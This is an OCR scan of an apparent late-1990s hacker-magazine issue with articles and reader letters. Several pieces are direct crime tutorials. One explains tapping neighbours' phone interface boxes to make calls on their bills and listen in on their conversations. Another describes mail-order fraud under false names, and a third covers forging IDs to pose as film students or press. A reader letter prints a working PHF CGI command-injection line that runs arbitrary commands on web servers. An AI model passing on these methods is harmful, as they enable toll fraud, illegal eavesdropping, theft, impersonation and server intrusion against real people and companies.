
Dear *2600:*

Several people have written me about my article "Secret Codes" and the program it contained, CODEIT2.ZIP. Although the article says it is written in Power Basic 3.0, many people are trying to run it in QBASIC. This will not work. If anyone would like a more advanced version of the program and a compiled version, they can send e-mail to MRGALAXY@AOL.COM. I will gladly e-mail them a copy of the newest version. The program is also available on AOL.

MRGALAXY

(continued on page 49)

It certainly was nice of AT&T to send us this check. But we suspect that in their haste to seize our long distance trunks, they didn't bother to check whether or not we owned the line in the first place. As it happens, we don't. 516-751-9970 is a NYNEX test number. It's always busy. It's a busy signal test. And we doubt they're busy using *any* long distance company.



We have no idea why AT&T has the notion that we own this number. We do know that every time a check like this is cashed, NYNEX winds up charging themselves $5 to switch long distance carriers on a line they never use. It's the corporate way. (Our legal counsel says we can't tell you whether or not we cashed the check. Sorry.)

SUBSCRIBER NETWORK INTERFACES

by Frequency Man (FreqMan)

Also known as Telephone Network Interfaces, Subscriber Network Interfaces are now installed on all new homes. These devices are installed so that the homeowner can check to see if a fault is in his wiring or in the telephone company lines. In actuality, it is the spot where the local telephone company's lines are plugged into your house. When you open one up, you will encounter two (or more) modular jacks, with matching modular plugs running into them. The modular plugs are the telephone company's lines, and they will be plugged into the jacks, which are your actual phone lines. For a homeowner to find a fault he must do this: First, get a phone that he is sure is working. Second, go down to his SNI and open it up. He then will unplug the modular plug from the line that has a fault in it, and plug his working phone into it. What he is doing is plugging the phone into the phone lines before they enter the house. As you have probably figured, if the fault is not present when using the phone from his SNI, then the fault is in the wiring in his house. If the fault is still present when using the phone from his SNI, then it is a problem with the local phone company's lines.

Although SNI's are a pretty good idea, and can be handy for locating phone troubles, most homeowners have no idea what the little green box on the side of their house is, or what it is for. Chances are that many homeowners are not even aware of its presence.

The most common of these devices is the model CAC 3000, manufactured by Siecor. I know for a fact there are different models and brands, but I have yet to encounter one which wasn't a CAC 3000. Even if you are not working with this model, this information will still be valuable for all types of SNI's.

SNI's are usually small green boxes, perhaps 10 inches by 10 inches, and are usually found bolted to the side of the house, usually screwed shut. Sometimes they say Subscriber Network Interface on the front. They have a little loop which you can put a padlock on, but almost none of them do. Most of them have two sections you can open. There is the "Customer Access" section, which is most often opened with a flathead screwdriver, and there is the telco service access, behind an extra plastic shield. This is usually opened with an allen wrench and contains more complicated wiring and components. This article is written to deal with the "Customer Access" section, which is a lot of fun to play with by itself. So don't worry - even though this information isn't highly technical, you can still have plenty of fun from the "Customer Access" spot.

Fun Thing #1

Since you have a jack right there, there are many things you can do with your neighbors' lines. When your neighbors go out of town, that is the best time to do some tinkering with their lines, so from here on I am going to assume that you are out of harm's way while playing with their SNI.

For a quick and easy phone call that you need to make, all you need to do is grab your phone, run over to your neighbor's SNI, unplug the modular plug leading into Line 1, (they will be labelled) and plug in your phone. Dial away. This is all easier if you are not using a cordless phone, because with a cordless you also need a power outlet, of course. The reason for plugging into Line 1 and not Line 2 is because many peo-

ple still only have one line, and it will be the one labeled Line 1 if this is the scenario. Your calls will obviously be billed to whoever's SNI you are using, for those of you who don't catch on too quick.

Fun Thing #2

This is actually a variation of "Fun Thing #1". Instead of having to run over to your neighbor's house every time you don't want to pay for a call, I suggest just running some phone line straight from their SNI to your house. The best thing to do is dig a trench about 2 inches deep. Take some hollow black tubing, the thin kind, and run the telephone wire through that. Now place your protected phone wire in the trench and cover it up. Plug one end into your neighbor's SNI jack, and the other end straight into a phone at your house. Now you got your neighbor's phone line at your fingertips. Keep in mind that as long as your phone is plugged into their SNI, they can't use that line. This is why I save this for when they go on a two month vacation to Mayanmar.

Fun Thing #3

Purchase a phone line fork, so you can plug two phones into one jack. Stick the fork into the modular jack for Line 1 of your neighbor's SNI. Now you have two modular jacks. In one of them, stick the line you have running to your house, like in "Fun Thing #2", and in the other one, stick the matching modular plug for Line 1 of that house. This way, you can not only charge up their phone bill from your house, but you can also listen in on their phone conversations, and even add a little noise of your own if you wish.

Fun Thing #4

This is a little something you can built up gradually, as time goes on. Buy some sheet metal, and set up kind of a switchboard for all your neighbors' lines. Every time one of your neighbors go on vacation, or moves, or whatever, hook that person's line from their SNI to your switchboard, the way explained in "Fun Thing #3". Eventually you will have quite an array of phone lines going into your house, and you can add in all sorts of gadgets to customize your switchboard to suit your needs.

As clearly stated, SNI's are a major telephone security flaw, and I love taking advantage of it. It actually isn't the telephone companies' fault that this is so easy - it is the owner of the SNI. SNI's are lockable, but never locked. Hideable, but never hidden. Handy, but never used. These little green beauties are a lot of fun to play with in the summer, especially when all the folks in your neighborhood have taken off for their fun little summer vacation. This is definitely the time to play with all these "Fun Things" I have told you about. Not like you wouldn't have figured out what you could do with an SNI anyways, but at least these little tips help get your brain going. After all, if we didn't use our brains, we would all end up like our neighbors.

UNFRIENDLY NUMBERS

by Secret Squirrel

Despite some new consumer protections in the telecommunications law, some pay-per-call providers are still misleading the public into making "free" 800 calls that end up costing significant sums of money.

Below is a list of some 800 numbers that advertise or charge for services. New numbers continue to pop up all the time. The owners of these numbers technically follow the law, but the telcos refuse to deal with the misrepresentations because they ultimately profit from all fraud.

This information was recently liberated from internal MCI documents and was originally compiled by Joe Stevens of MCI Network Services Systems Integrity.

215-2223	374-8487	568-3789	753-8788	876-4681	945-2473
234-7863	377-3655	568-6279	756-1600	876-5639	945-2661
234-8743	377-5683	572-0420	759-4323	876-5747	945-3166
238-5483	377-7883	589-5940	760-4688	876-7393	945-3382
252-0224	377-8653	626-6260	760-9453	876-7625	945-3736
260-6749	378-5425	643-0755	765-4878	876-7825	945-3786
274-7465	388-5347	643-7643	765-8788	877-0122	945-3825
274-7611	388-8462	666-3000	766-2469	877-3655	945-5347
275-3825	388-8636	666-3825	766-2789	877-5477	945-5465
275-4277	392-2661	666-4688	766-6749	879-7825	945-6662
275-4437	393-8895	667-6009	770-2442	879-9453	945-8487
275-4446	395-2661	669-7769	775-5839	883-5477	947-2661
275-4739	414-4475	677-5347	777-1152	887-0122	947-4323
275-4848	419-5425	677-6009	777-1249	888-5472	949-3669
283-1469	419-6969	677-6366	777-3666	892-5575	949-3699
283-1496	420-2661	678-2427	777-7825	916-6969	949-4688
283-3733	432-8906	678-5425	777-9388	920-2868	949-7399
283-3786	436-3660	678-8487	790-3825	922-3825	950-4739
283-4386	444-4323	684-5465	795-4323	925-7390	950-6749
283-7399	444-5425	685-2455	800-1723	926-2200	955-1717
285-0000	444-6749	688-2662	800-2976	929-2442	955-5165
285-4688	456-3825	688-6963	800-6278	929-4878	955-5465
285-5223	468-2223	692-2888	807-7595	929-8788	955-5477
285-5465	468-2868	695-3786	822-4475	933-2738	955-9447
285-6749	468-3283	695-5634	825-4629	933-3825	959-2625
286-1469	468-3825	697-7877	825-4688	933-8258	959-5465
289-6338	468-4475	699-3866	833-2523	933-9913	964-4475
289-7465	468-5239	701-4475	843-2223	934-3255	964-5472
300-3652	468-5878	723-5472	846-2868	937-2888	967-4323
326-3251	468-6454	733-5868	846-3648	938-2661	967-6725
326-3669	468-7399	733-5878	846-6749	938-2697	967-6749
328-3786	468-7588	733-7825	846-7393	938-2866	995-9938
328-4475	488-9453	733-7877	847-3301	938-2868	999-1061
328-4688	496-1661	733-8237	856-3992	938-3425	999-2223
333-5223	515-5425	733-8239	866-8339	938-3768	999-2625
333-6454	541-0007	736-7886	869-6662	938-3873	999-3825
335-6749	547-7165	745-0228	869-9664	938-4875	999-4553
342-5432	550-8286	745-1201	869-9681	938-7399	999-5477
365-6725	553-2223	746-1692	871-4739	938-8487	999-5683
365-9388	555-5472	752-5199	872-3825	938-8928	999-6666
369-3825	568-1661	752-5204	872-4739	944-5347	999-6749
374-4569	568-3337	753-3369	873-4642	944-6969	999-7825
374-4739	568-3786	753-7548	876-4639	945-2424	999-8255

STATE	NPA	EXCHANGES
Arizona	602	676- and 960-XXXX
California	213	346-XXXX
	510	550-XXXX
Colorado	303	960-XXXX
	719	898-XXXX
Florida	305	926-XXXX
Idaho	208	960-XXXX
Louisiana	504	636-XXXX
Maine	207	940-XXXX
Maryland	301/410	915-XXXX
Massachusetts	413	550- and 940-XXXX
	508/509	940-XXXX
	617	550- and 940-XXXX
Michigan	515	945-XXXX
Minnesota	507	960-XXXX
Missouri	618	668-XXXX
	913	661-XXXX
Nebraska	308/402	960-XXXX
New Hampshire	603	676- and 940-XXXX
New Mexico	505	960-XXXX
New York	315/516/518	540-, 550- and 970-XXXX
	607/914	540-, 550- and 970-XXXX
	212	336-, 479- and 540-XXXX
	212 (cont.)	550-, 691- and 741-XXXX
	212 (cont.)	764-, 803- and 970-XXXX
	716	540-, 550- and 970-XXXX
	718	540-, 550- and 898-XXXX
	718 (cont.)	970-XXXX
Ohio	216	931-XXXX
	513	499-XXXX
Pennsylvania	215	556- and 764-XXXX
	412/610	556-XXXX
Rhode Island	401	940-XXXX
South Dakota	605	960-XXXX
Texas	214	703-XXXX
	512/713	766-XXXX
	817	892-XXXX
Utah	801	234- and 960-XXXX
Virginia	703	844-XXXX
	804	262-XXXX
Washington DC	202	915- and 926-XXXX
Washington	206	960-XXXX
Wyoming	307	960-XXXX

"900/976" look-a-likes, also known as "stealth numbers", are used to catch the spillover of pay-call services from "900/976" exchanges in crowded metropolitan areas. These stealth numbers were recently liberated from internal AT&T, MCI, and Sprint records, and compiled into the most comprehensive single list of such numbers to date.

HOW TO STEAL THINGS

by Ted Perver

Everybody loves free stuff, especially expensive free stuff, especially when it's really not worth the high prices being asked for it. The answer? Mail order magic!

It just so happens that I have a friend whose name sounds suspiciously like mine who has learned how to be a mail order magician! This champion of consumer rights has already received hundreds of dollars in free merchandise using his magical mail order powers. I certainly hope that anyone reading this article doesn't actually do any of the things described in it because, consumer rights or not, they may be illegal.

My friend tells me that obtaining easy free merchandise in the mail is as simple as following these directions.

He says that, first of all, this approach will not work for large items such as exercise equipment, computers, or anything else that would have to be signed for. This method is most effective for obtaining free CD's, free books, possibly even free software and magazine subscriptions. Also, stick only to the giant companies like Time Life, Columbia House, and *Rolling Stone Magazine*.

The first step is responding to the advertisement. If it is a television or radio ad, call the number and order the product to your address. Give a false name. It won't matter; it'll still arrive. Then, when asked how you will pay, ask them to bill you. If they don't offer billing, abort the mission and hang up. If they do, then you're all set.

If you are subscribing to a magazine by filling out one of those subscription cards, just fill in your correct address with a false name and drop it in the mail.

Eventually your new free merchandise Twill arrive with a bill. Open and begin to enjoy your new free merchandise and throw the bill in the trash.

In about two weeks a second bill will arrive. Either directly on the bill or on a note enclosed with the bill, notify the company that no one by the name of so and so lives at your address and that no one in your household has ordered or received any merchandise from their company. This works the same way with magazines.

After two or three more weeks you will receive a postcard from the company in the mail which says something to the effect of "Sorry for the inconvenience - have a nice life!"

Voila! That's all there is to it. You've either got free music or a few free issues of your favorite overpriced magazine.

This strategy is especially effective when used to purchase groups of merchandise such as 10 free CDs or five free books from a book club. It's not hard to imagine the possibilities this simple strategy offers.

Personally, I think this simple mail order magic is not only beneficial for the purposes already described, but also as a view of how things work in the mail world, and perhaps even as a starting point for other mail order magic.

Now a word or two of advice. My friend says that people should probably be careful about overdoing it as repeated encounters would probably get noticed eventually, even in a huge corporation. Also, he urges people not to indiscriminately order anything they see, but to target blatantly overpriced merchandise. He firmly believes that his mail order magic is a tool of consumer rights supporters who want to fight back against oppressive big businesses and the unjust and unfair pricing of certain merchandise.

(continued from page 19)

Notes on Chart

The chart (shown below) applies only to Holland, but is also related to Germany, Greece, and England, among other places.

Order of serial output reads left to right. Only the VALUE and WORM bits can be set to zero.

If a value bit of 8 units or more is written, the erase function will set all eight bits of the next lower value to 1's.

PC turns over after 512 CLK pulses and sequence repeats.

Chip powers up at bit 0 which is always 1.

Only the first 104 bits appear to be used. ($00-$0C)

Different types of chips may have different memory structures. All types can be identified by the first 64 bits of unalterable memory.

Chipcard Socket Review

I have looked at several different chipcard sockets. Some are *really* good and inexpensive

BYTE	USE	EXAMPLE	MEANS
$00	ISSUER CODE	1101 1000	PTT
$01	LAND CODE	0011 0111	NL
$02	SPECIFIC DATA	1111 1111	???
$03	MFG CODE	0010 1010	SOLAIC
$04	INITIAL VALUE	0100 1010	ü5,-
$05	LOT CODE	1010 0001	Code assigned to 100 chips
$06		0100 0110	
$07	(24 bits)	0001 0000	
$08	VALUE	0000 0000	4096 units per bit (last 4 only)
$09	VALUE	0000 0000	512 units per bit
$0A	VALUE	0111 1111	64 units per bit
$0B	VALUE	0011 1111	8 units per bit
$0C	VALUE	0000 1111	1 unit per bit
$0D		1111 1111	(non writable)
$0E	WORM	1111 1111	Any of these 16 bits can be
$0F	WORM	1111 1111	written to 0. Other use?
$10-$17	SECURITY	1111 1111	Write attempt freezes PC until reset
$18-$1F	SECURITY/SPARE	1111 1111	Not writable, does not freeze PC
$20-$27	SECURITY	1111 1111	same as $10-$17
$28-$2F	WORM BITS	1111 1111	64 write once bits!
$30-$37	SECURITY	1111 1111	same as $10-$17
$38-$3F	SECURITY/SPARE	1111 1111	same as $18-1F

$00 means bits 0-7. $01 are bits 8-15, etc.

and some are unmentionably bad! ITT Cannon, Am phenol, and Alcatel all make very inexpensive "consumer" grade card sockets. All these makes come in both the "scratch the card" ($5 or less) variety and the more expensive (around $15) less scratching types. All supply both ISO position or ISO and AFNOR 16 pin sockets at slightly higher cost of course.

The above manufacturers also make consumer grade "less scratching" types where the contacts lower onto the card and only make slight scratches. A further improvement gets devices that lower the contacts directly on the module after insertion and take it up at the least tug of removing the card.

In addition to the above makers, these midrange "commercial grade" sockets are made by Omron, ddm hopt+schuler, Connectral. The "ddm" device is the superior choice with the Omron SCROJ-002 coming in second place with the others about the same. All are less than $60 list price.

If you must hold the card, try an Omron 3S4YR-SFROJ. It contains a microswitch that detects card entry, a card holding device (stronger than the card!) and a microswitch to indicate a locked down card. Red and green LED's are provided for the user's comfort and convenience and are obviously useful! List price is about $150.

The "scratching" type is out of the question for any use that involves inserting and removing a card repeatedly (estimated module life: from 10-100 times for the cheap (phone) cards and perhaps 10 times that for the smartcards with thicker gold plating). Their intended use is similar to an IC socket (they all are IC sockets) where a card would be left in place for some time, say in a GSM or pay TV decoded. If you want to hobby with these, you'll waste a lot of cards!

That is basically what is out there for the hobbyist. I didn't go into the hyper expensive units that "swallow" the card as they are probably not interesting to the hobbyist. There are many manufacturers of these specialized units.

This article was originally published in the current edition of *Klaphek* (shown above), the new Dutch hacker magazine.

After the loss of *Hack Tic* in 1995, a group of five people started this new publication. The first issue came out in May 1996 and had a huge impact on the local media. The first issue featured an article on making calls to payphones. This was big news, since the Dutch PTT always would deny this being possible. Even bigger news was that the PTT's own operators would let you make collect calls to and from these phones! About 1300 payphone numbers were listed to let readers experiment on their own.

After a month or so, the home of Editor-in-Chief Sir Listerique was searched by the police and almost all of his belongings (including his record player!) were confiscated. It was never made public by whom this action was initiated.

Since more people subscribed than ever expected, *Klaphek* continued its information gathering which resulted in Issue 2, featuring Billsf's article on chipcards.

A subscription to *Klaphek* costs US $25 for four issues. This includes postage outside of The Netherlands and Belgium. It is published at least three times a year, and contains mostly articles in Dutch. Credit cards are not accepted. The address is:

Stg. Klaphek Publikaties Nederland
PO Box 272
2600 AG Delft
The Netherlands

The email address is redaktie@klaphek.nl and the web site can be accessed at: http://www.klaphek.nl.

SOCIAL ENGINEERING VIA VIDEO

by Bernz

We live in a world where video and film cameras create a certain attitude. Watch the news one day. A camera and a reporter shoot a story. Every time a pedestrian walks by, they turn to the camera, make a stupid face, and grin. They are happy for those three seconds of background exposure. To me, this is an idiotic attitude, but it also represents a tear that can be converted into a chasm of a security hole.

If someone told you sincerely, "I'm gonna put you in a movie", you'd be happy. You'd get your big dose of mass communication fame and fortune. Actually, *we* probably would think he's an undercover cop and move out of state. But we're a weird bunch and we can't assume everyone's a paranoid little fuck.

What this brings me to is that almost everyone in the world loves the camera. This is a security flaw, believe it or not, that can be exploited to a great degree.

What do you need?

First things first. You need a camera. I would prefer Hi-8, but an old 8mm would do just fine. It must have sound and a relatively clear picture. Lots of videotape and batteries are good. You'll also want a boom mike and a friend to carry it for you. Like all social engineering, professional appearance is what matters most of all.

Next, you need credentials. You can't just walk into your mark's office and say "I'm gonna take video." The fact that you have a camera and a sound guy is great and lends quite a bit to your appearance, but you need an edge. Hence, the film student. Almost every state has a college with film students in it. Finger accounts at these colleges. A great majority of colleges use Student ID numbers for logins. Use a desktop publisher and whip up some fake IDs on card stock. If you can't do this on your own, someday I'll get off my ass and make templates. Make sure the names correspond to your sex. If you've got a beard and your "name" is Jennifer, I don't think you'll be taken seriously.

Entrance

You have your alibi for your appearance and your equipment. Go to the front office and talk to whoever it is that lets you in. Point the camera at the security guy. Tell him your film students or even better, news interns, shooting documentary footage on local (fill in company or governmental position here). Security guards are not noted for their intelligence, nor are they noted for good pay and fun lives. Any chance to be on American or even (name a county here) television will make them cooperative. They'll probably give you clearance if they can. If you have to keep up subterfuge to get in, do it. I can't instruct you on that as it differs from case to case.

A boss might have to confirm this. Even if it is a government place, chances are it's a Dilbert-esque environment. The bosses are moronic and the workers are dim and without energy. The boss will let you in to promote his office (and himself). Anyone in any corporate structure desires to advance much further. A good report on local news can definitely help that out. That one-eyed god on your shoulder can enlighten any environment though. Cameras bring an odd sense of wonderment to those being filmed.

If you're going to use the news scam, wear your fake IDs on the outside, like a real press person.

(continued on page 26)

(continued from page 39)

A Freer JUNO

Dear *2600:*

If you're like any normal person who uses JUNO (the free email service), you are probably annoyed at those stupid ads that fly across at your screen. Well I know I was pissed so I did something about it. All you have to do is go to your painting program and open up the .BMP files that are located in your JUNO\ADS section or wherever you installed JUNO. Change them however you want to. Then choose the save option. Because the ads flash across your screen it had to be configured to move, write, and whatever bull they make it do. When you change it, it can no longer work. You can also edit the read and write buttons to create a small two picture movie. My JUNO looks totally different then it did when I first got it. I admit this isn't a truly significant find or a noteworthy hack, but I'm a little happier now that I can send email in piece.

phunhertz

Cable Notes

Dear *2600:*

In the last issue of *2600*, I read Active Matrix's article on the CFT2200 converter box by General Instrument. Matrix seemed concerned about the apparent lack of privacy by it being a two-way converter. Rest assured, Big Brother is not watching you. The CFT2200 is able to send low bandwidth return packet data to the main control computer. This computer stores cable account information about the customer, and current channel authorizations. When you hit the buy button to order pay per view, the box sends a request to the control computer, which in turn queries the request, and soon authorizes that channel and adds that to your bill.

The control computer is incapable of storing large records on customers anyway, being that the typical plant serves 200,000 to 300,000 customers and the server is equipped with only five to six gigs of HD space.

I hope I was of help. I don't know what Starview is either.

Platypus Man

Gambling Hack

Dear *2600:*

I read the article on casino hacking and I need to know if this person (or you or anyone you know) can help me locate any of the slot detectors or slot manipulators that are currently available. The slot detectors function by allowing the user to know when a slot machine is in a payout cycle. The older ones used to click like a geiger counter but the new ones vibrate like a pager. When the slot machine goes into another cycle the detector slows down or completely stops vibrating, signaling the user to move onto another machine in the payout cycle.

The slot manipulators function by allowing the user to pause the R.N.G. in the keno machines to repeat the same numbers, or the cards in the poker machines to repeat in the double down mode. It was explained to me that this is similar to using the pause button on the VCR along with a frequency lock.

I've seen both the slot detectors and manipulators used but can't find out where to purchase them. Both are easily concealable and are undetectable electronically. I'd appreciate any and all help locating them.

Guz

When you find them, we expect you'll lead an exciting life.

PHF Exploit

Dear *2600:*

I was reading your Autumn 1996 issue and was wondering where fencer had to reach to pull out his article on "The PHF Exploit".

Let me attempt to correct some of the errors in the article. First of all, phf is a C program, and so is not and was not distributed in executable form in the cgi-bin directory by NCSA httpd and Apache httpd. It is true, however, that many webmasters have blindly compiled and installed all the sample cgi programs distributed with NCSA or Apache httpd.

Second: the author is completely mistaken about the purpose of phf. Phf is a web interface to the "ph" program, which is a client for the CCSO qi phonebook nameserver. This phonebook system is in place at around 300 universities around the world, and not many other places, which points out how little thought most webmasters put into the security risks they are accepting on their systems (they probably don't have the "ph" program on their system, much less a phonebook to talk to, so what exactly is the point of installing phf?).

Phf calls "ph" via popen() with user-supplied input (but all shell meta-characters *except* the newline character were escaped prior to the popen() call), and hence the entry point for the exploit. Fencer describes his exploit but completely misses this point, which is at the heart of the exploit.

For example, in the exploit (trimmed to the bare minimum of fluff you need to get it to work):

echo "GET /cgi-bin/phf?Q=%0Atouch%20/tmp/sucker" | nc www.sucker.com 80

"%0A" is translated to the newline character by phf (and "%20" to a space), and so, not only does the "ph" get executed when popen() is called, but so does the command "touch /tmp/sucker".

I'm really impressed that despite no apparent knowledge of phf or how the exploit works, that fencer was clever enough to figure out that he could put *any* command in the place where his exploit had "/bin/cat". Wow.

Third: what fencer calls the "Q commands" in his exploit example, which he claims are required to be included in an exploit, are not required, save one. If he had read the source code to phf, or even if he had tried not including them as a test, he would discover that he could get by without providing all those fields in his exploit.

Fourth: when telnetting to port 80 you don't have to hit enter twice if you provide a query lacking the string "HTTP/1.0" at the end (indicating to the server that you are speaking the pre-HTTP/1.0 protocol which doesn't send any HTTP request headers). You have to hit enter twice when providing an HTTP/1.0 query, because the server is otherwise in a state where it is expecting HTTP headers from you, until you end your query with a blank line.

Doesn't anyone review these articles before they go to press?

Astraea

Here is the author's reply:

I am sorry you found such fault with the article. To address your concerns: several flavors of Apache and NCSA were distributed with the cgi-bin compile option open and when compiled as per their instructions and installed as per the general installation were in fact installed. Both NCSA and Apache advised users that this situation existed and that it was a screw-up. This is clearly mentioned to in the Apache Weekly Newsletter (issue 34).

What they say is that if you install, you get the phf cgi as well as the others in the ./cgi-bin directory without it telling you that it did that. That was a screw-up, and an admitted one and they tried to warn people that this was indeed a problem. They also state, clearly, that if you get version 1.0.5 and above, it is no longer a problem. This point has been driven home again and again on the Usenet apache news group and on their website. It was an oversight that Apache wasn't alone in making. NCSA released two distro's that did this as well, and the version of phf they distro'd was vulnerable to this "hack".

I called phf a cgi binary. That's what it is. I am not disputing the language it was written in. That doesn't pertain to this in any event. The purpose of phf may indeed have been what you described, but it has in the past year featured heavily in mainstream articles as a tool to present files and information without the expensive SQL front ends - put simply, several articles detailing how to present database output using it. I am not excusing this use; I am simply saying that this is the modern use of the cgi. Some versions of phf require all of the fields, some don't. I thought that it was clear in the article. There is no harm in including them. I'm sorry if you misunderstood my intent.

Fencer

Monopolistic Motion

Dear *2600:*

By the time this letter is seen, my local ISP will be down. It's a relatively small BBS in Nashville, TN called *Sounds of Silence*. It gets its phone lines from Bell South. Bell South, along with local government, has taken some actions that are producing hard times for *all* local ISP's. Bell South's part in this is that they're starting their own ISP and trying to force the competition out. There is nothing that can stop them, because someone found a loophole in a tax law here and is forcing an entertainment/sales tax on all services provided. At first, they said that they would start collecting on the tax this year. Now they say that the tax should have been collected since 1993, and have made the tax retroactive. All local ISPs must pay these back taxes. You can imagine how much it will cost. As of now, this system is going down on the ninth of November, and other systems are starting to feel the pressure from Bell South and the local government.

(orbital)

This is exactly the kind of thing a lot of us worried about when the phone companies started to show an interest in the net. Don't think that you're powerless here - getting the word out will definitely make a difference. People have seen the power of the net and they won't be very eager to hand it over to a corporate monopoly.

A Fun Federal Story

Dear *2600:*

I am writing this letter in reference to "And Justice For All". To make a long story short....

My dad is a real estate appraiser in Montana. My dad works with another man in the same business. President Clinton was on vacation in Jackson Hole, Wyoming. The man who works with my dad had to go to Jackson Hole to do an appraisal. When he got there, he went to the courthouse to do some work and found a part going on. He asked what was going on and they told him the following story:

A man had flown into the Jackson Hole airport, someone who lived in the area. He went to the parking lot, got in his jeep, and started to drive home. He happened to drive past some FBI agents who were prowling the neighborhood. He had a bumper sticker that said "Clinton Gone in Four". The FBI saw this and pulled him over. They manhandle him out of his jeep and tell him to remove the bumper sticker. The man refused based on the belief that this is a free country. They proceed to frisk him and basically beat the shit out of him. A Jackson Hole sheriff's deputy came along at this point and asked what the trouble was. The FBI told him the man wouldn't remove the bumper sticker. The sheriff's deputy said the man in the jeep had the right to say what he wanted to. The FBI agents said no. At this point the sheriff's deputy pulled his gun and put it to the head of one of the FBI agents and said "Let him go." They did. The sheriff's deputy told the FBI to go fuck themselves. He was not afraid of the big bad feds. He was a hero in Jackson Hole and that's why the party was taking place.

There never was a report filed. But it happened and the feds lost. Clinton left and things went back to normal. The FBI went home with their tail between their legs. Too bad.

love 357

A very interesting story but we have one observation. The tactics and behavior you refer to sound very much like the Secret Service. Is it possible these were the people in Jackson Hole that day?

Disturbing News

Dear *2600:*

Please find the enclosed mailing I received from the USPS. This was triggered when I closed my P.O. box and filed a change of address. What are they doing sending me a letter to remind the IRS of my new address? This letter is dated ten days after filing the COA. The most disturbing thing is the use of a *pre-printed and postage paid envelope.* I would like to know if any other readers have had a similar experience.

Rich D.

We agree this is a troubling and ominous form to receive. The IRS and the post office seem to have become real good friends.

Porn Sting Update

Dear *2600:*

I came across some more information about the porn sting in Colorado that you might find interesting. The (303) 293-2953 number printed is now "disconnected or no longer in service" when one calls. This happened just after *2600* hit the stands. Hopefully, F's letter had an impact. However, the porn sting continues... there are four other phone numbers using the same Audix system: (303) 637-6391 for S&M, 6392 for young boys, 6393 for young girls, 6394 for animals.

Also, the mail drop for this sting is P.O. Box 300464, Denver, CO 80203-0464, which happens to be a major postal facility and two blocks from the postal inspector's office.

They are also trying to entrap people into physical meetings where they are then arrested. For instance, letters came from a guy named Kreeger (a fake Arvada police name) trying to set up sex liaisons for cash. He wrote from an address on West 58th Place in Arvada with apartment 311E. A few of us investigated that address. It's an apartment building but there is no apartment 311E. However, there is a mail drop off for them. Simply put, they are trying to entrap people for solicitation.

I am interested if there are any more stories about this sting and any others. Thanks to your magazine, we can read about what the government is trying to do.

BD
Denver

If this does turn out to be a sting, it has to be one of the most ill-conceived and clumsily run ones that we've ever seen. The only thing more embarrassing than running such a circus would be to get busted by it.

NYNEX Neighbor Problems

Dear *2600:*

I have been a reader of your magazine for a year. Your magazine is read by a lot of people and I really enjoy it. I am not a member for fear of being placed on a government list of potential troublemakers that was started up again after the Oklahoma bombing.

The reason I am writing to you is because I have a neighbor who has worked for NYNEX telephone repair for a long time. This person knows all the angles. My telephone service is obsolete in my view because I was told by a sympathetic NYNEX employee that she was recording all conversations as well as all numbers going into and out of my phone line. She has deleted messages on my pagers and called potential employers and told them I was not looking for work or that I and my family members were incompetent. She has my neighborhood on her side since we are quiet people and they have not heard our side to realize that she loves to cause trouble. This is why she was forced to move from her last location. I know where she works out of but am not really sure what I can do. Strange events are also happening to anyone who has called my home or people who have been called by me in the last year. I have called the NYNEX operators, the police, and received no response. I have also received an "I'm not sure" from the Attorney General's office. As of now I do not have any phone service or beeper service. If you could please ask your readers for any options I may have, I would be forever indebted to you.

